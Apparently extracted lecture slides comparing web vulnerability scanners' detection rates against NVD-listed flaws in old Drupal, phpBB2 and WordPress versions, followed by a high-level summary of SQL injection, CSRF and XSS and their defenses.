


>\$100K total retail price

Example scanner UI



Test Vectors By Category



Detecting Known Vulnerabilities

Vulnerabilities for
previous versions of Drupal, phpBB2, and WordPress

Category	Drupal 4.7.0		phpBB2 2.0.19		Wordpress 1.5strayhorn	
	NVD	Scanner	NVD	Scanner	NVD	Scanner
XSS	5	2	4	2	13	7
SQLI	3	1	1	1	12	7
XCS	3	0	1	0	8	3
Session	5	5	4	4	6	5
CSRF	4	0	1	0	1	1
Info Leak	4	3	1	1	5	4


Good: Info leak, Session

Decent: XSS/SQLI

Poor: XCS, CSRF (low vector count?)

Vulnerability Detection

Scanners Overall detection rate



Summary

- ◆ SQL Injection
 - Bad input checking allows malicious SQL query
 - Known defenses address problem effectively
- ◆ CSRF – Cross-site request forgery
 - Forged request leveraging ongoing session
 - Can be prevented (if XSS problems fixed)
- ◆ XSS – Cross-site scripting
 - Problem stems from echoing untrusted input
 - Difficult to prevent; requires care, testing, tools, ...
- ◆ Other server vulnerabilities
 - Increasing knowledge embedded in frameworks, tools, application development recommendations